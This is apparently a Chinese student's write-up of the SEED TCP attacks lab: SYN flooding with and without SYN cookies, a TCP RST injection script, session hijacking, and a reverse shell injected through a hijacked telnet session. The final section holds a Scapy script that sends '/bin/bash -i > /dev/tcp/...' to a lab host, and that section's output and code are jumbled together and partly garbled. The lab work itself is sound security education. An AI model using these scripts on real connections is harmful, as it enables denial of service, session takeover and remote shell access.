

TCP Attacks

Task 1: SYN Flooding Attack

SYN Flooding 利用 **TCP** 三次握手的特性，向目标主机发送大量的 **SYN** 报文，在目标服务器建立大量半连接之后，并不继续完成连接，使得目标主机的 **TCP** 连接队列溢出，从而导致目标主机无法正常服务。我们需要关闭 **SYN Cookies** 功能，这种机制不会存储半连接，而是通过返回的 **SYN+ACK** 包中的 **序列号** 作为自签名来验证连接方，以防止 **SYN Flooding** 攻击。

1. Launching the Attack Using Python

一开始使用 **python** 脚本进行攻击，**python** 的 **scapy** 包提供了方便的构造 **TCP** 包的方法，我们可以不断使用 **scapy** 包构造 **SYN** 报文，并发送到目标主机。攻击的结果如下，观察到并没有成功，其他用户 **仍然能够正常登录**：

```
seed@VM: ~/volumes
[11/26/24]seed@VM:~/../Labsetup$ sysctl -w net.ipv4.tcp_syncookies=0
sysctl: permission denied on key "net.ipv4.tcp_syncookies"
[11/26/24]seed@VM:~/../Labsetup$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/26/24]seed@VM:~/../Labsetup$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog = 128
sysctl: "net.ipv4.tcp_max_syn_backlog" must be of the form name=value
sysctl: malformed setting "="
sysctl: "128" must be of the form name=value
[11/26/24]seed@VM:~/../Labsetup$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
[11/26/24]seed@VM:~/../Labsetup$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=64
net.ipv4.tcp_max_syn_backlog = 64
[11/26/24]seed@VM:~/../Labsetup$ cd volumes/
[11/26/24]seed@VM:~/../volumes$ sudo ./synflood.py

[11/26/24]seed@VM:~/Desktop$ docksh 6f
root@6ff194bbe753:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cfc192188697 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 25 08:06:42 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts/1
```

文档中还探讨了失败的原因。除了 **python** 脚本速度过慢的问题，还有一个机制是 **kernel mitigation mechanism**，它将 **TCP** 连接队列分成两部分，一部分用于存储 **曾经成功连接过的源地址**，另一部分用于存储其他源地址。我们所构建的 **SYN** 报文再多，它也就只能做到填满 **未曾成功连接过的源地址** 队列。而正常的用户（只要曾经成功建立连接过）就总能够正常登录。

2. Launch the Attack Using C

我们尝试使用 **C** 语言脚本 **flood.c** 进行攻击，**C** 语言脚本有更快的发包速度，在没有开启 **TCP** 两部分连接队列和其他防护措施的情况下，攻击成功，其他用户 **无法正常登录**：

```

[11/26/24]seed@VM:~/../volumes$ sudo ./synflood 10.9.0.5 23
To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov 26 11:46:19 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@cfc192188697:~$ exit
logout
Connection closed by foreign host.
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/#
root@6ff194bbe753:/# telnet 10.9.0.5
Trying 10.9.0.5...

```

3. Enable the SYN Cookie Countermeasure

SYN Cookies 是一个非常有效的防止 **SYN-flooding** 的手段，其原理在开头已经说明，在开启了 **SYN Cookies** 之后，攻击者无法再通过 **随机IP地址** 发动攻击，因为此时 **TCP** 并不会在第一次握手时分配任何资源。此时再运行 **flood.c** 脚本，攻击就无法成功了，如下：

```

[11/26/24]seed@VM:~/../volumes$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
[11/26/24]seed@VM:~/../volumes$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[11/26/24]seed@VM:~/../volumes$ sudo ./synflood 10.9.0.5 23
root@6ff194bbe753:/#
root@6ff194bbe753:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^'.
Ubuntu 20.04.1 LTS
cfc192188697 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Nov 26 11:52:45 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@cfc192188697:~$

```

Task 2: TCP RST Attacks on telnet Connections

这一任务的目标是伪造一个正常用户，向服务器发送 **RST** 请求，这将会导致用户和服务器之间的连接断开。伪造 **TCP** 报文的关键在于 **序列号** 和 **确认号**，而我们知道 **同一局域网内** 的所有报文都是明文可见的，故我们可以通过 **wireshark** 或者其他抓包软件直接获取用户已建立的连接的相关信息。


攻击代码框架如下，我们只需要通过抓到的包中的对应信息填空即可：

```

#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@" )
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)


```

攻击的结果如下，我们可以看到用户和服务器之间的连接已经被我们断开：



Task 3: TCP Session Hijacking

在任务二的基础上更进一步，这一任务的目标是劫持用户的 TCP 会话，伪装成用户执行任意命令。在此之前我们需要了解一下正常的命令是如何执行的，攻击者作为正常用户进行连接，发送命令并观察发出的TCP包，可以看到就是命令语句后加上 `\n\r`。于是我们仿照任务二构建攻击脚本如下，它将创建一个 `hijack.txt` 文件，并向其中写入 `hello` 字符串：



Task 4: Creating Reverse Shell using TCP Session Hijacking

Task4 将在 Task3 的基础上，利用 TCP 会话劫持的机制，创建一个 Reverse Shell，攻击的结果如下，我们可以看到已经成功在本地得到了目标机器的 Shell：

```
[12/07/24]seed@VM:~/../volumes$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 53940
seed@cfc192188697:~$ ls
ls
hijack.txt
seed@cfc192188697:~$

frag      : BitField (13 bits)
ttl       : ByteField
proto    : ByteEnumField
chksum   : XShortField
src       : SourceIPField
dst       : DestIPField
options  : PacketListField
-
sport    : ShortEnumField
dport    : ShortEnumField
seq      : IntField
ack      : IntField
dataofs  : BitField (4 bits)
reserved : BitField (3 bits)
flags    : FlagsField (9 bits)
-
window   : ShortField
chksum   : XShortField
urgptr   : ShortField
options  : TCPOptionsField
-
load     : StrField
9.0.1/9090 0<61 2>61\r\n' (b'')
[12/07/24]seed@VM:~/../volumes$

WARNING: Found orphan containers (server-1-10.9.0.5, server-10.9.0.5, server-10.9.0.6, server-10.9.0.6) for this project. If you removed or renamed this si
ce in your compose file, you can run this command with the --remove-orphans
to clean it up.
Starting user1-10.9.0.6 ... done
Starting user2-10.9.0.7 ... done
Starting victim-10.9.0.5 ... done
Starting seed-attacker ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6
victim-10.9.0.5 | * Starting internet superserver inetd
user2-10.9.0.7 | * Starting internet superserver inetd
user1-10.9.0.6 | * Starting internet superserver inetd
[

[12/07/24]seed@VM:~/../volumes$ Try: sudo apt install <deb name>
root@6ff194bbe753:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cfc192188697 login: seed
Password:
[ 0]Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Dec  2 11:25:33 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts
/4
seed@cfc192188697:~$

1#!/usr/bin/env python3
2from scapy.all import *
3ip = IP(src="10.9.0.6", dst="10.9.0.5")
4tcp = TCP(sport=46316, dport=23, flags="A",
5seq=1427170988, ack=3332312813)
6data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1
72>61\r\n"
8pkt = ip/tcp/data
9ls(pkt)
```